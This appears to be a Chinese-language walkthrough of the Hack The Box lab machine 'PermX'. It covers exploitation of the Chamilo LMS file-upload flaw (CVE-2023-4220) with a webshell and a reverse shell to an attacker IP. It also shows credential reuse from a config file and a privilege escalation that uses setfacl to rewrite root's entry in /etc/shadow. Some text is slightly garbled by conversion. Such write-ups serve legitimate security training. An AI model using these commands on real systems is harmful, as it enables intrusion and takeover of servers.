# PermX,Chamilo LMS漏洞、openssl生成密碼並修 改shadow

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 05:14 PDT
Nmap scan report for 10.10.11.23
Host is up (0.30s latency).
P0RT
      STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
    256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
   256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
HOP RTT
              ADDRESS
1
    297.41 ms 10.10.14.1
    297.99 ms 10.10.11.23
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```


一般目錄爆破,可以看到很多子目錄list,但沒啥東西

# 進行vhost爆破

```
wfuzz -u http://permx.htb -w
/usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt --hw=26 -H
"Host:FUZZ.permx.htb"
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	586 L	2466 W	36182 Ch	"www"
000000766:	200	352 L	940 W	<b>19347</b> Ch	"lms"
000002271:	200	586 L	2466 W	36182 Ch	"WWW"
000003041:	302	9 L	26 W	279 Ch	"dxp"

找到是一個登入介面



右下角寫 Administrator: Davis Miller

使用預設+子目錄list搜尋大量資訊,登入都失敗

找到最新的漏洞

https://starlabs.sq/advisories/23/23-4220/

(CVE-2023-4220) Chamilo LMS 未經身份驗證的大上傳檔案遠端執行程式碼

確認用這兩個目錄,可以進行上傳反彈shell並獲取server

# 漏洞總結

大檔案上傳功能允許 /main/inc/lib/javascript/bigupload/inc/bigUpload.php 將任意檔案上傳到 /main/inc/lib/javascript/bigupload/files 網路根目錄內的目錄。請注意,雖然預設情況下該目錄不存在,但可以使用另一個任意目錄建立漏洞(例如CVE-2023-3368)來建立該目錄,以便利用成功。

# 2. 在攻擊者的機器上,執行以下命令來建立、上傳並執行 PHP Web shell:


```
$ echo '<?php system("id"); ?>' > rce.php
$ curl -F 'bigUploadFile=@rce.php' 'http://<chamilo>/main/inc/lib/javascript/bigup
The file has successfully been uploaded.
$ curl 'http://<chamilo>/main/inc/lib/javascript/bigupload/files/rce.php'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

### 先新增php檔shell

可使用:<u>https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php</u> 在執行上傳指令

curl -F 'bigUploadFile=@tso.php'
'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
action=post-unsupported'

#### 確認上傳成功



# Index of /main/inc/lib/javascript/bigupl

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Director	У.	-
php-reverse-sh	nell 2024-07-11 08:10	0
rce.php	2024-07-10 23:36	35
shell.php	2024-07-11 05:29	33
tso.php	2024-07-11 09:15	5.4K

#### 反彈shell成功

```
# nc -lnvp 9200 ...

connect to [10.10.14.12] from (UNKNOWN) [10.10.11.23] 42762

Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux 09:16:41 up 9:46, 0 users, load average: 0.02, 0.04, 0.01

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

wh$ oami

www-data
```

```
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
```

# 端口

```
www-data@permx:/$ netstat -tlnp
netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                                   PID/Program name
                                                                       State
                  0 127.0.0.53:53
tcp
           0
                                             0.0.0.0:*
                                                                       LISTEN
           0
                  0 0.0.0.0:22
                                             0.0.0.0:*
                                                                       LISTEN
tcp
tcp
           0
                  0 127.0.0.1:3306
                                             0.0.0.0:*
                                                                       LISTEN
tcp6
           0
                  0 :::80
                                                                       LISTEN
                                              :::*
           0
tcp6
                  0 :::22
                                              :::*
                                                                       LISTEN
```

# 有開3306Port

找到帳密,位置: /var/www/chamilo/app/config/configuration.php

```
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

感覺這mysql是詐騙誒。。。找不到帳密。。。 嘗試ssh連線,已知帳號

username : mtz

passwd: 03F6lY3uXAP2bkW8

漂亮mysql是詐騙。。



user flag

```
mtz@permx:~$ cat user.txt
e7fc77f08f0dcb1d239a4425963ad3fc
mtz@permx:~$
```

### 提權

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

腳本

```
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash
if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi
user="$1"
perm="$2"
target="$3"
if [[ "$target" \neq /home/mtz/* || "$target" = *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi
# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi
/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

setfacl參考:<a href="https://blog.csdn.net/jin970505/article/details/79068429">https://blog.csdn.net/jin970505/article/details/79068429</a>

直接抓root跟bash都失敗


將/LINK到目前目錄到root。

並嘗試是否能查看/etc/shadow?

可以查看

```
mtz@permx:~/root/etc$ cat shadow
root:$y$j9T$VEMcaSLaOOvSE3mYgRXRv/$tNXYdTRyCAkwoSHhlyIoCS91clvPEp/hh0r4NTBlmS7:19742:0:99999:7:::
daemon: *:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games: *: 19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy: *: 19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody: *:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network: *:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate: *: 19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump: *: 19579: 0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh: *:19579:0:99999:7:::
usbmux:*:19742:0:99999:7:::
mtz:$y$j9T$RUjBgv00DKC9hyu5u7zCt0$Vf7nqZ4umh3s1N69EeoQ4N5zoid6c2SlGb1LvBFRxSB:19742:0:99999:7:::
lxd:!:19742:::::
mysql:!:19742:0:99999:7:::
```

獲取NTLM密碼



openssl passwd -6 root \$6\$n0DstMqZHyGgubeu\$2I2jameCQdZ9SUeezrNlhFp0AnFM.mZjV.B0QVJDcQXGpGx3cVYdAHAZ lbb0ZTH0LdmjYPURphmKLvbXPlyhr/

參考:<u>https://www.cyberciti.biz/faq/understanding-etcshadow-file/</u>

後面參數需修改成:19446:0:99999:7:::

並更改/etc/shadow

#### echo

'root:\$6\$n0DstMqZHyGgubeu\$2I2jameCQdZ9SUeezrNlhFpOAnFM.mZjV.B0QVJDcQXGpGx3cV
YdAHAZlbb0ZTH0LdmjYPURphmKLvbXPlyhr/:19446:0:99999:7:::' > shadow

更改root密碼並提權成功

```
mtz@permx:~/root/etc$ su root
Password:
root@permx:/home/mtz/root/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@permx:/home/mtz/root/etc# whami
Command 'whami' not found, did you mean:
   command 'wham' from deb wham-align (0.1.5-8)
   command 'whoami' from deb coreutils (8.32-4.1ubuntu1)
Try: apt install <deb name>
root@permx:/home/mtz/root/etc# whoami
root
root@permx:/home/mtz/root/etc#
```

root flag

root@permx:/home/mtz/root/etc# cat /root/root.txt 808631494e019301a83546dbab7a8788 root@permx:/home/mtz/root/etc#

有root旗標但提出去是錯誤的?

不管怎麼翻資料夾,也沒看到第二個旗標

# 不管了

